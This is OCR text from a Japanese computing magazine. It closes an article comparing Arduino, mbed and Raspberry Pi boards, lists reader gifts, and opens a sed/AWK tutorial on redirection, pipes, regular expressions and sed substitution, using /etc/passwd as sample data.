筆者は先述のmbed祭りの手伝いをするくらいにmbedを気に入っているので、mbedの問題点があまり思いつきません。あえて挙げるのであれば、次に紹介するUnixの動くマイコンのようにスクリプト言語で手軽に開発ができないといった点でしょうか。

以前紹介したことのあるNetduinoもこのジャンルに属します。Netduinoは、Visual StudioとC#で開発することができ、デバッガも提供されています。ただ、国内ユーザ数を見るとmbedほど普及してはいないようです。

Raspberry Pi


最後に“❸Unixの動くボード”の紹介に移りましょう。Raspberry Pi[注3](写真3)もmbedと同様の32ビットマイコンを搭載しています。Raspberry PiとmbedのCPUの大きな違いは、MMU(メモリ管理ユニット)の有無です。今どきのUnixのkernelはMMUが存在することが前提になっていますので、LinuxはMMUのあるRaspberry Piクラスのボードでなければ動きません(MMUのない環境でも動くLinux実装もありますが、ここでは話がややこしくなるので省きます)。

Raspberry Piは、ラズベリーパイ財団のEben Upton氏がケンブリッジ大学で教鞭を取っていたころに、コンピュータサイエンスを志望する高校生が減ったり、学生の入学時のスキルが下がってきていると感じ、低価格でプログラミングを学ぶ機会にもなるコンピュータを作りたいと考え、Raspberry Piを作ったそうです。

Unixが動くとなると、本誌読者の慣れた環

注3) http://www.raspberrypi.org/

▼写真3 Raspberry PiでLED点滅してみた例



境ですので開発が手軽です。Raspberry PiではPythonやRubyを使った開発も、シェルスクリプトも、C/C++による開発もできます。ArduinoやmbedのようなI/OもLinuxのデバイスファイルを通じて操作をすることができます。インタプリタやコンパイラも好きなものを使うことができますし、Unix用に開発されたライブラリ、USBやTCP/IPまわりのスタックなども面倒なことを考えなくても使うことができます。

Raspberry Piが登場したのは比較的最近ですので、Raspberry Piにセンサなどのデバイスを接続するといったハードウェアに関する情報は少なめです。電子工作初心者には、Raspberry Piを使ったハードウェアというのはここまで紹介してきた中で最も難易度が高いと言えるでしょう。Raspberry Piのユーザグループ[注4]も存在し、入門書[注5]を出していますが、筆者は日本語でやりとりされているコミュニティサイトの存在を知りません。

Raspberry Piの入出力も3.3Vですので、mbedと同様にそのまま接続できるデバイスは多いです。しかし、これまでの2つのボードと異なり、アナログ入力がありません。このため、アナログのセンサ(電圧の大きさで検出結果を返すタイプ)を使うなど電圧を読み取る必要がある場合、A/Dコンバーターというデバイスを Raspberry Piに接続する必要が出てきます。

注4) http://www.raspi.jp/
注5) http://gihyo.jp/book/2013/978-4-7741-5855-6

筆者がRaspberry Piに感じているデメリットは、基板の大きさ、消費電力の大きさと、互換機作りの困難さです。しかし、これらはどれも電子工作に入門する段階ではあまり問題にならないでしょう。


まとめ

すごく乱暴で、人それぞれ意見が分かれるところですが、筆者がこれらのボードの違いを**写真4**、**表1**にまとめました。

マイコンでできることには限りがあります。インターネットに接続してみるとき、ある程度ハードウェアがわかるのであればRaspberry Piが最も開発環境がリッチで便利でしょう。ハードウェアのことがよくわからないならば、Arduinoあるいはmbedのほうが情報量が多いため、作りたいものを作るのには近道になりそうです。ArduinoとmbedどちらをSelectするかについては、マイコンにさせる処理の種類次第だと言えそうです。文字列処理をしたいならmbedのほうが結果的に楽できますが、たいていのことはArduinoで実現したことがある人が見つかるので楽できるという考え方もあります。

一方で、ネットワーク接続はいらなく、ちょっとしたインタラクティブな物を作ってみたいということであれば、入手できる情報量の都合でArduinoが最も簡単だと言えるかもしれません。筆者の場合、デバイスが5VであればArduinoを使い、3.3VであればmbedをUseしています。SD

▼写真4　それぞれの基板を並べたところ



▼表1　何が違うのか

	Arduino	mbed	Raspberry Pi
主体	Arduino Team	ARM	ラズベリーパイ財団
言語	C/C++	C/C++	いろいろ
OS	なし	なし(RTOS)	Linux
開発環境	Arduino IDE	クラウド	いろいろ
性能	△	○	◎
LAN	×(△)	○	◎
USB Host	×(△)	○	◎
ハードの情報量	◎	○	△
互換機作り	◎	△	×
参考価格	¥2,940	¥5,200	¥3.300

※筆者の独断と偏見です

PRESENT 読者プレゼントのお知らせ

『Software Design』をご愛読いただきありがとうございます。本誌サイト http://sd.gihyo.jp/ の「読者アンケートと資料請求」からアクセスし、アンケートにご協力ください。ご希望のプレゼント番号をご入力いただいた方には抽選でプレゼントを差し上げます。締め切りは2013年9月17日です。プレゼントの発送まで日数がかかる場合がありますが、ご了承ください。

ご記入いただいた個人情報は、プレゼントの抽選および発送以外の目的で使用することはありません。アンケートのご回答については誌面作りのために集計いたしますが、それ以外の目的ではいっさい使用いたしません。ご入力いただいた個人情報は、作業終了後に当社が責任を持って破棄いたします。なお掲載したプレゼントはモニター製品として提供になる場合があり、当選者には簡単なレポートをお願いしております（詳細は当選者に直接ご連絡いたします）。

01 1名 オーバーヘッドフォン KOTORI201

16種類のパーツの色を自由に選択して、自分だけのデザインにカスタマイズできる高音質、高解像度オーバーヘッドフォン。可能な色の組み合わせは、なんと21兆8700億パターン。KOTORIのWebサイト上で、会計無料で自由にカスタマイズし、注文できるギフトコードをプレゼントします。

提供元 FOSTEX/KOTORI
URL http://kotori.fostex.jp

02 1名 裸族の頭 USB3.0 SATA6G

2.5または3.5インチの内蔵用HDD/SSDをケースに入れず裸（むき出し）のまま手軽に使用できる変換アダプタ。HDD/SSDはSATA/IDEで接続し、PCにはUSB 2.0/3.0で接続します。対応OSはWindows 8/7/Vista/XP、Mac OS 10.5～。

提供元 センチュリー **URL** http://www.century.co.jp

03 5名 フルーク・ネットワークス ケーブルテスター Tシャツ

フルーク・ネットワークスのInterop Tokyo 2013の展示会スタッフやSHOW NETスタッフが着ていたのと同じ現場感覚溢れるTシャツです。図柄は前面がケーブルテスター「DSX-5000」、後面はケーブルテスターのキャラクター。サイズはLサイズです。

提供元 フルーク・ネットワークス **URL** www.flukenetworks.com/jp

04 2名 プログラミング言語 AWK

A.V. エイホ、P.J. ワインバーガー、B.W. カーニハン 著、足立 高徳 訳／A5判、320ページ／
ISBN = 978-4-904807-00-2

1989年に初めての邦訳が刊行され、その後何回か絶版になったものがUSP研究所より復刊。AWKの開発者たちによる多種多様な例題を豊富に収録した解説書です。

提供元 ユニバーサル・シェル・プログラミング研究所 **URL** http://www.usp-lab.com

05 2名 データサイエンティスト養成読本

データサイエンティスト養成読本編集部 編／
B5判、152ページ／
ISBN = 978-4-7741-5896-9

データサイエンスの基本となる考え方、R言語によるデータ分析の基礎、大規模データマイニング事例などデータサイエンティストがおさえておきたい知識を解説します。

提供元 技術評論社 **URL** http://gihyo.jp

06 2名 Android エンジニア 養成読本 Vol.2

Software Design 編集部 編
B5判、176ページ／
ISBN = 978-4-7741-5888-4

本誌の人気記事の中から、Androidアプリケーションの開発ノウハウやADK/ADBの基礎などをオムニバス形式で1冊にまとめました。書き下ろし記事ではWebサーバ構築、ハードウェア応用編として喋る温度計製作、農作業用ロボット製作などを解説。

提供元 技術評論社 **URL** http://gihyo.jp

07 2名 Raspberry Pi [実用] 入門

Japanese Raspberry Pi Users Group 著
B5変形判、256ページ／
ISBN = 978-4-7741-5855-6

Raspberry Piの購入方法、起動／カスタマイズなどの基本操作、ソフトウェア応用編として複数台による Web サーバ構築、ハードウェア応用編として喋る温度計製作、農作業用ロボット製作などを解説。

提供元 技術評論社 **URL** http://gihyo.jp

UNIXエンジニアのたしなみ

第1特集

今からはじめる sed/AWK再入門

ワンライナー vs. スクリプティング

sedとAWKは、昔からUNIX/Linuxエンジニアの間で愛用されているツールです。文法が単純で習得しやすく、端末から即座に使えて便利。ほかのUNIXコマンドと組み合わせれば応用範囲は限りなく広い。sed/AWKに触れたことがないという人も、昔は使っていたけれど最近はご無沙汰という人も、この機会にマスターしてUNIX/Linuxでの作業効率を高めましょう。

CONTENTS

第1章 UNIXのテキスト処理の基本から始める 超入門sedとAWK

Writer 今泉 光之(いまいずみ みつゆき)

sedとAWKを本格的に学ぶ前に、本章ではまずUNIXにおけるテキストデータの扱い方について解説します。これがわかれば、「今時、なぜsedやAWKを学ぶ必要があるのか」という問いに対する答えも見えてくるでしょう。

UNIXの基本

1960年代後半、当時としては高機能な(その分複雑になってしまいましたが)「Multics」という実験的なOSのプロジェクトがありました。実質的には失敗してしまいましたが、そのプロジェクトの状況を横目に見ながらシンプルさと単純さを身上として産まれたOSがありました。そのOSは当初、複雑な「Multics」に対して「Unics」(後にUNIXに改称)と呼ばれました。

その名前が示すようにOSそのものの作りも非常にシンプルでしたが、付属するユーティリティ群も単機能でシンプルな作りとなっていました。とくに初期の利用者はほとんどがプログラマやコンピュータの研究者でしたので、利用者たちは自分たちの求める結果を得るために単機能のコマンドを組み合わせながら利用することを苦にしていませんでした。このように複数のコマンドを組み合わせて利用するためにOSの設計当初からあった標準入出力という考え方を発展させていき、コマンドを組み合わせる手段としてパイプというしくみが考え出されました。

標準入出力

標準入出力とは初期のころからUNIXの設計に取り込まれている入出力チャネルで、プログラムが実行される際にOSが入力、出力、エラー出力のデバイスをそれぞれ自動的に割り当てるしくみです。

UNIX以前のコンピュータシステムではプログラムが入出力装置を利用する場合には、JCLなどを利用して入出力装置をプログラムに割り当てる必要があったので、とても面倒で不便でした。ところがUNIXでは、多くのプログラムが利用するであろう入出力装置をあらかじめOS側で割り当てておくことにより、利用者もプログラムも何一つ特別な操作をすることなく入出力装置を利用できるようにしました。

OSはプログラムを起動するときにスタートアップルーチンと呼ばれる共通の開始時初期化処理を実行しますが、その処理の中で標準入出力を利用できるように準備しています。標準の状態では入力装置(標準入力)はキーボード、出力装置(標準出力)およびエラー出力装置(標準エラー出力)は端末に割り当てられています。

シェルとリダイレクト

UNIXでは通常、カーネルとユーザのインターフェースはシェルと呼ばれるプログラムが提供しています。UNIXシステムにログインするとログインシェルとして指定されたシェルが実行され、端末にプロンプトを表示してユーザからの入力を待ちます。ユーザがコマンドを入力すると、入力されたコマンド文字列を解釈し、プロセスを生成しコマンドを実行した結果を画面に表示します。シェルはそのような重要な役割

▼図1　リダイレクトで出力先をファイルに変更

```
$ ls
$                    ←ファイルが存在しないので何も表示されない
$ echo "foo"         ←標準出力に出力
foo                  ←端末に表示される
$ echo "foo" > file  ←ファイルにリダイレクト
$ ls
file                 ←ファイルができている
$ cat file           ←ファイルの内容を表示
foo
```

▼図2　リダイレクトでファイルに追記する

```
$ ls
file
$ cat file           ←ファイルの内容を表示
foo
$ echo "bar" >> file  ←ファイルにリダイレクトで追記
$ ls
file
$ cat file           ←ファイルの内容を表示
foo
bar
```

▼図3　リダイレクトでファイルから読み込み

```
$ cat    ←引数なしのcatは標準入力から入力されたデータを
           標準出力に出力する
foo      ←foo+Enterを入力
foo      ←fooが出力される
bar      ←bar+Enterを入力
bar      ←barが出力される
Ctrl+D（入力の終了を表す）を入力

$ cat < file   ←catの標準入力をfileに割り当て
foo      ←図2で作ったfileの内容が出力される
bar
```

▼図4　リダイレクトで入出力を同時に指定

```
$ cat < file > output  ←入出力を同時に指定
$ cat file             ←fileの内容を表示
foo
bar
$ cat output           ←outputの内容を表示
foo
bar
```

▼図5　リダイレクトで入力元と出力先に同じファイルを指定

```
$ cat < file > file  ←入力元と出力先に同じファイルを指定
$ cat file
$                    ←ファイルの中身は何もない
```

を担っています。

シェル上で実行するプログラムも標準入出力を利用できますが、シェル上でリダイレクトという機能を使えば、標準入出力を簡単に変更できます。たとえば>という記号を使うと、シェルに標準出力の出力先の変更を指示できます。標準の状態では標準出力は端末に割り当てられていますので、コマンドの実行結果は端末に表示されますが、出力先をファイルにリダイレクトすることで実行結果をファイルに格納できます(**図1**)。出力先のファイルがすでに存在する場合、ファイルの既存の内容はすべて削除され、新しい内容で上書きされます。

>>という記号を使うと、標準出力の出力先の変更を指示すると同時に、(出力先のファイルがすでに存在する場合に)既存のファイルに追記するように指示できます(**図2**)。

同様に<という記号を使うことで標準入力の入力元を変更できます。標準入力からデータを受け取るコマンドは、通常キーボードから入力を受け付けますが、入力元をファイルにリダイレクトすると、データはファイルから読み込まれます(**図3**)。

リダイレクトは入力と出力を同時に指定することもできます。その場合、コマンドの入力も出力もファイルなどに割り当てられます(**図4**)。

ちなみに入力元と出力先に同じファイルを指定することもできますが、このコマンドを実行した場合、たぶん望んでいる結果にはならないと思います。このコマンドは入力ファイル(=出力ファイル)を空のファイルにしてしまいますので要注意です(**図5**)。

パイプとストリーム

パイプとは標準入出力の考え方をさらに発展させた考え方で、あるコマンドの標準出力を直接次のコマンドの入力として利用するために一方通行のデータの流れを提供するしくみです。

標準的なシェルでは|記号でパイプを表すことが一般的です。たとえばcommandA | commandBと書いた場合はcommandAの標準出

▼図6　sedによる置換

```
$ cat /etc/passwd   ←元のファイルを表示
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/bin/bash
nobody:x:99:99:Nobody:/:/bin/bash

$ cat /etc/passwd | sed "s!/bin/bash$!/usr/local/bin/bash!g"   ←sedで文字列を置換
root:x:0:0:root:/root:/usr/local/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/usr/local/bin/bash
nobody:x:99:99:Nobody:/:/usr/local/bin/bash
```

力がcommandBの標準入力として利用されます。パイプの中を流れるデータはストリームと呼ばれ、単なるバイト列として扱われますので、行などデータの区切りという概念はありません。

空のパイプからの読み込みは、(パイプの入力側からデータが入力されて)データの読み出しが可能になるまで、読み込み処理がブロックされます。また、出力側のコマンドがパイプからデータを読み込まないなどの理由によって、OSが内部でパイプのために保持しているバッファが一杯になった場合は、(パイプの出力側からデータが読み込まれてバッファに空きができるまで)パイプへの書き込み処理はブロックされます。

このようにパイプを利用して複数のコマンドを組み合わせて使うときには、多くのコマンドでデータをスムーズに扱えるように、一般的なアスキーコードのみで構成されたテキストデータが多用されます。何らかのエラーが発生した場合もパイプを流れるデータの流れを阻害しないように、エラーメッセージは標準出力ではなく標準エラー出力に出力されます。

標準入力から入力されたデータを加工して標準出力に出力するコマンドのことをフィルタコマンドと呼びますが、今回紹介するsedやawkもこのストリームを流れるデータを加工するためのテキスト加工フィルタコマンドとして作成されました。

sedとawk

sedやawkの基本的な機能は、どちらも標準入力から入力されたテキストデータを加工して標準出力に出力することです。それでは、なぜ同じ基本機能を有するコマンドが複数存在するのでしょうか。

sed

まずsedですが、名前はStream EDitorから来ていると言われています。その名のとおり、ストリームを流れるテキストデータを加工するためのエディタとして設計されました。ですので、sedは基本的に入力データを行単位で扱います。たとえば入力された行を正規表現でマッチして置換するなどの用途に威力を発揮します。分岐やパターンスペースと呼ばれる一種の変数

▼図7　awkによる集計プログラム

```
$ awk '
  BEGIN{
    FS=":"   ←フィールド区切りを':'に変更する
  }
  {
    shells[$NF]++;   ←連想配列の値に1を加算する
  }
  END{
    for(i in shells)
      print i ": " shells[i];   ←連想配列の値をすべて表示する
  }' /etc/passwd
/sbin/shutdown: 1
/bin/bash: 3
/sbin/nologin: 4
/sbin/halt: 1
/bin/sync: 1
```

も利用できるのですが、使い方が若干わかりづらいので、それほど利用されていないようです(と筆者は思っています)。

/etc/passwdファイルで、「/bin/bash」と指定されているログインシェルをすべて「/usr/local/bin/bash」に置換して表示する例を**図6**に示します。catの出力をパイプでsedに渡して置換処理を行っています[注1]。/etc/passwdではログインシェルは最後の項目ですので、/bin/bashで終了している行をsedの**s**演算子で/usr/local/bin/bashに置換しています。置換対象となる/bin/bashが行末にあることを最後の**$**で示していますので、行の途中に/bin/bashが現れても置換の対象にはなりません。この例では置換対象の文字列に**/**が含まれているため、標準的なsedのパターン記述に使う**/**ではなく**!**を使ってパターンを記述しています。

awk

対してawkは入力されたデータをあらかじめフィールド単位に分割します。何も指定しない場合は入力データに含まれるスペースかタブを区切り文字として、入力データをフィールドに分割し、フィールド単位でのデータ加工が容易です。

また、sedよりもよりプログラミング言語に近い文法で処理が記述でき、正規表現による文字列操作や簡単な数学関数の機能も内蔵されています。プログラミング言語の基本機能を分岐、繰り返し、変数の利用とした場合、awkはそれらをすべて利用できるので完全なプログラミング言語と言えます。実際に筆者はawkの機能だけで簡単な構文解析ツールを作成しました[注2]。

先ほどのsedの例と同じ/etc/passwdファイルで、ログインシェルごとのユーザ数を集計する例を**図7**に示します。BEGIN節では入力行を読み込む前に実行する処理を記述できます。/etc/passwdは**:**でフィールドが区切られていますので**FS=":"**でフィールドの区切り文字を**:**に変更しています。次のメインの処理部はすべての入力行について以下の処理が繰り返し実行されます。awkでは、入力行のフィールドの数はNFという変数に格納されていますが、$NFとすることで最後のフィールドの値を参照できます。この場合は最後のフィールドにログインシェルが格納されていますので、ログインシェルをインデックスとした連想配列shellsの値に1を加算しています。END節はすべての入力

注1) 本来はsedにファイルを直接指定できるのですが、パイプを利用する意味であえてcatと一緒に利用しています。

注2) http://blog.bsdhack.org/index.cgi/Computer/20110225.html

行の読み込みが完了したあとに実行する処理を記述できますので、今回は集計結果となるshells連想配列の中身をすべて表示します。

◆ ◆ ◆

このようにsedとawkにはそれぞれ得意な分野がありますので、処理の内容や利用者の好みで使い分けると良いと思います。

正規表現

sedもawkも非常に重要な要素として正規表現の利用が挙げられます。正規表現とは汎用的なパターン記法によって文字の並びを表現する手法の1つです。文字の並びを表現するときに、メタキャラクタと呼ばれる特殊な記号を使ってパターンとして指定する方法で、正規表現を利用することで完全には一致しない文字の並びに柔軟に対応できます。UNIXでは当初よりさまざまなコマンドでこの正規表現が活用されていました。

正規表現で利用されるメタキャラクタには.や*、^、$、[と]などがあって、それぞれ特殊な意味を持ちます(**表1**)。正規表現は非常に高度な理論に基づいていて奥が深く、詳しく解説するとそれだけで1冊の本が書けてしまうほどですので簡単に説明します。

表1のようなメタキャラクタを利用してパターンを記述することで文字列に柔軟にマッチさせられます。

▼表1　代表的な正規表現のメタキャラクタ

メタキャラクタ	意味
.	改行以外の任意の1文字にマッチする
*	直前の正規表現の0回以上の繰り返しにマッチする
+	直前の正規表現の1回以上の繰り返しにマッチする
?	直前の正規表現に0回か1回マッチする
^	行頭にマッチする
$	行末にマッチする
[ ]	間に書かれたいずれかの1文字にマッチする

- .*という正規表現は空文字列を含むすべての文字列にマッチします
- https?という正規表現はhttpかhttpsにマッチします
- ^abcはabcで始まる文字列に、xyz$はxyzで終了する文字列にそれぞれマッチします
- foo[135]はfoo1、foo3、foo5のいずれかにマッチします

そのほかのコマンド

sedやawk以外にも正規表現を利用しているコマンドは数多くあります。ちょっと難易度は高いのですが、正規表現を使いこなせるようになるとUNIXの世界が大きく広がると思います。

たとえばよく利用されるgrepコマンドも正規表現を活用しています。そもそもgrepという言葉自体がedというエディタのコマンド文法を示しており、g(Global＝ファイル全体を対象)にre(Regular Expression＝正規表現)をp(Print＝表示)することを表しています。

sedとawkの例と同じ/etc/passwdファイルで、bashを含む行をedコマンドで表示する例を**図8**に示します。edエディタのコマンドとして**g/bash/p**を実行して、ファイル全体からbashという正規表現を含む行を表示しています。edはエディタですので通常は対話的に利用しますが、そこはUNIXのコマンドだけあって標準入力からコマンドを受け付けるというフィルタ的な動作も可能です。標準入力からエディタコマンドの**g/bash/p**を受け取って動作します。

なぜエディタのコマンドが独立したコマンドとして作られたのでしょうか？　それは非常に便利で有意義なコマンドだからです。ファイルの中からパターンにマッチする行を抽出するのは、コンピュータでいろいろな作業をしているときに多用する処理です。「grepのない環境で作業なんかできない」とUNIXを使ったことの

ある方ならどなたでも思うでしょう。それほど便利で汎用性が高いコマンドだからこそ簡単に利用するために独立したコマンドとして生まれ、生き残りました。最初に書いた「シンプルで単機能なコマンド」の思想にもピッタリマッチします。

図8の例と同じ/etc/passwdファイルで、bashを含む行をgrepコマンドで表示する例を**図9**に示します。解説するまでもありませんが、ファイル全体からbashという正規表現を含む行を表示しています。edコマンドを利用して同じことをするよりも断然簡単に実行できています。

似たようなコマンドは他にもたくさんあります。たとえばtrコマンドは入力された文字列を置換するコマンドですが、このコマンドはsedのサブセットだと言えます。このコマンドもやはりsedの機能から一番多く使われる文字列の置換機能だけが「シンプルで単機能なコマンド」として抜き出されました。このようにUNIXにはすでにあるコマンドの一部の機能だけを抜き出して専用に実行できるようにしたコマンドがいくつもあります。

まとめ

標準入出力、パイプ、正規表現とUNIXの持っている特徴的な機能を駆け足で紹介してきました。誌面の都合もあり、それぞれの機能について詳しく解説できませんが、UNIXが提供する便利で強力な機能に少しでも興味を持っていただけたら幸いです。SD

▼図8　edによる行の抽出

```
$ echo "g/bash/p" | ed -s /etc/passwd
root:x:0:0:root:/root:/bin/bash
uucp:x:10:14:uucp:/var/spool/uucp:/bin/
bash
nobody:x:99:99:Nobody:/:/bin/bash
```

▼図9　grepによる行の抽出

```
$ grep "bash" /etc/passwd
root:x:0:0:root:/root:/bin/bash
uucp:x:10:14:uucp:/var/spool/uucp:/bin/
bash
nobody:x:99:99:Nobody:/:/bin/bash
```

COLUMN　UNIXと文字コード

UNIXはもともとアメリカで開発されたOSですので、1バイトは当然1文字として扱われてきました。しかし、日本語や中国語などは漢字を含めると何千何万も文字がありますので、1バイトでは到底すべての文字を表せません。そのため2バイト以上を使って1文字を表すような文字コードが工夫されてきました。

文字コードの中で当初UNIXで一番使われてきたのは、EUC(Extended UNIX Code)という文字コードです。日本語のひらがな、カタカナ、代表的な漢字を2バイトで表現するように構成され、英数字と日本語の区別もしやすいので、とくにUNIX環境で日本語を表現するために多く利用されていました。最近ではUTF-8と呼ばれる文字コードが台頭してきており、Mac OS Xや一部のLinuxディストリビューションではUTF-8が標準の文字コードとして採用されています。

以前はUNIX環境で日本語などのマルチバイト文字を使うのは非常に困難だったうえに、そもそもマルチバイト文字にまったく対応していないコマンドなどもありました。しかし、最近はLANG環境変数に適切な値を設定して、システムやコマンドに使っている文字コードを通知することで、ほとんどのコマンドで正しくマルチバイト文字を扱えます。たとえば日本語環境で文字コードにUTF-8を使用している場合はLANGにja_JP.UTF-8を指定すれば、ほとんどのコマンドは正しくマルチバイト文字を扱えるようになります。本編で取り上げたsedやawkなどももちろん正しくマルチバイト文字を扱えます。

第2章 手軽で強力なテキスト処理ツール
sedの詳細と利用法

Writer 鶴長 鎮一(つるなが しんいち)／book.nospam@tsurunaga.jp(.nospamを取ってください)

sedと聞いて思い浮かべるのは、簡単な置換ができるテキストフィルタといったものでしょう。しかし、文字列や文字の置換だけではなく特定の行の処理や削除、スクリプトファイルによる処理、分岐やループ処理などいろいろなことができます。本章ではそんなsedの使い方をおさらいします。

はじめに

sedは手軽で強力なテキスト処理ツールです。その起源は古く、1973年までさかのぼります。UNIX系OSなら標準コマンドとして組み込まれているため、イザというときに役立ちます。sedの使い方をすべて憶えておかなくても、基本的な使い方をいくつか身に付けておくだけで、日々の業務や障害対応に十分活用できます。

sedの名称が「Stream Editor(ストリームエディタ)」に由来しているとおり、sedは入力ストリームに対し、あらかじめ用意された処理を一括で実行するエディタです。viやEmacsのような「対話式エディタ」のように画面を見ながら文章を編集することはできませんが、編集作業の内容を「コマンド」として列挙しておくことで、テキストの加工を一括して行うことができます。そのため一連のファイルに同じような変更を繰り返し加えるような用途に適しています。

また標準入力からデータを受け取ることができるため、対象データをいちいちファイルとして保存する必要はありません。たとえばパイプラインでほかのコマンドが出力した結果をsedで処理できます。

本章ではUbuntu 13.04にインストールされているGNU sed 4.2.1を使用しています。OS XやFreeBSDのようなBSD系UNIXには、BSD sedがインストールされています。そのためいくつかのコマンドラインオプションが本章で使用しているGNU sedと異なる場合があります。使用しているsedのバージョンは、「--version」オプションで確認できます。

```
$ sed --version
GNU sed バージョン 4.2.1
...省略...
```

さっそく基本的な使い方を見て行きましょう。実際にsedを使って、テキストファイルにフィルタ処理を加えます。**リスト1**のような元ファイルを用意し、次のようにsedを実行すると、文書の一部が置換されたものが標準出力に表示されます。

```
$ sed -e 's/bbb/eee/' input.txt
aaaeeecccddd aaabbbcccddd
AAABBBCCCDDD aaaeeecccddd ←bbbをeeeに変換
1234567890!? !"#$%&'()?/_
```

sedは指定されたファイルを1行ずつ読み込み、与えられた条件にしたがい処理を加えます。sedを「ワンライナー(1行スクリプト)」として使うには、「-e」オプションに続けて、処理内容をスクリプトとして記述します。「-f」オプショ

▼リスト1　元ファイル(input.txt)

```
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaabbbcccddd
1234567890!? !"#$%&'()?/_
```

ンに替えることで、あらかじめ用意したスクリプトファイルを読み込ませることもできます。処理結果をファイルに出力するには、「>」でリダイレクションします。

```
$ sed -e 's/bbb/eee/' input.txt > output.txt
```

出力された文章を見ると、1行の中に一致するパターンが2ヵ所あっても、最初のものしか変換していません。1行目前半の「bbb」は「eee」に変換されますが、後半のものは「bbb」のままです。一致したパターンすべてを変換するには、「g」フラグを末尾に加えます。

```
$ sed -e 's/bbb/eee/g' input.txt
aaaeeeccddd aaaeeeccddd  ←すべてのbbbがeeeに置換
...省略...
```

これがsedで最も使われる形式です。さらに変更対象を特定の行に限定できます。たとえばinput.txtの2行目だけ文章を置換させるには、「アドレス」を指定します。

```
$ sed -e '2s/bbb/eee/g' input.txt
aaabbbcccddd aaabbbcccddd
AAABBBCCCDDD aaaeeeccddd  ←2行めのbbbだけeeeに置換
1234567890!? !"#$%&'()?/_
```

一般的にファイル全体に対して処理を行うことが多いため、アドレスを用いる機会は多くありませんが、ログデータのような強大なファイルを分割編集するのに便利です。

ここまでの話を整理しましょう。**図1**の形式がsedをワンライナーとして使う際の基本形になります、スクリプト／アドレス／コマンドといったsed独特の用語を押さえたうえで具体的な使用方法を見ていきましょう。

sedの使い方

1行スクリプトやスクリプトファイルの中で使用できる各種コマンドやアドレス指定について解説します。

コマンド

ここまでに紹介したsedの実行例では、「s」コマンドを用いて文字列を置換しました。このほかにも「d(削除)／p(データ出力)／y(1文字置換)／w(ファイル出力)／n(データ入力)」など、さまざまなコマンドが使用できます。ここではおもに使用するs／y／dについて解説します。


sコマンド(文字列置換)

sedで頻繁に使用されるコマンドです。ある文字列を別の文字列に置換する場合に使用します。基本的な書式は次のとおりです。

```
$ sed -e 's/置換元/[置換後]/[フラグ]' 入力.txt
```

「置換後」と「フラグ」は省略でき、置換後の文字列を省略するとマッチした文字列が削除されます。

▼図1　sedの基本形



```
$ sed -e 's/aaa//g' input.txt
bbbcccddd bbbcccddd  ←aaaが削除されている
AAABBBCCCDDD bbbcccddd
1234567890!? !"#$%&'()?/_
```

「置換元」には正規表現を用いることができます。置換元の文字列中に「/」を含む場合、その前に「\(バックスラッシュ)」を付けエスケープ処理します。置換後の文字列も同様です。

```
$ sed -e 's/\//R/' input.txt
...省略...
1234567890!? !"#$%&'()?R_  ←/がRに置換
```

またセパレータ(区切り文字)を「/」以外に変更することもできます。それには「s」の後ろにセパレータとなる文字を指定します。たとえば「/usr/local」を「/usr」に置き換えたい場合には、セパレータを「!」に変更し次のように実行します。

```
$ sed -e 's!/usr/local!/usr!g' sample.txt
```

記号以外にアルファベットをセパレータとして使用することもできますが、置換文字列と見分けがつきにくくなるため、なるべく「/」や「#」といった記号を使うようにします。

「置換後」の中で「&」を指定すると、照合した文字列をそのまま出力します。次の例では「aaa」を「+aaa+」に置換しています。

```
$ sed -e 's/aaa/+&+/g' input.txt
+aaa+bbbcccddd +aaa+bbbcccddd
AAABBBCCCDDD +aaa+bbbcccddd
...省略...
```

置換元の正規表現と併せて使用すると便利です。正規表現にマッチした文字列を「&」で引用できます。たとえば次のように実行すると、「.*」にマッチした文字列を「&」で表すことができ、「output: &」とすることで、各行の行頭に「output:」を付けることができます。

```
$ sed -e 's/.*/output: &/g' input.txt
output: aaabbbcccddd aaabbbcccddd
output: AAABBBCCCDDD aaabbbcccddd
...省略...
```

特別な処理をさせず、「&」文字そのものに置換したい場合、「\」でエスケープ処理し「\&」と指定します。「\」に置換したいときは「\\」と指定します。セパレータが「/」のとき、「/」文字に置換したいときは「\/」と指定します(**図2**)。

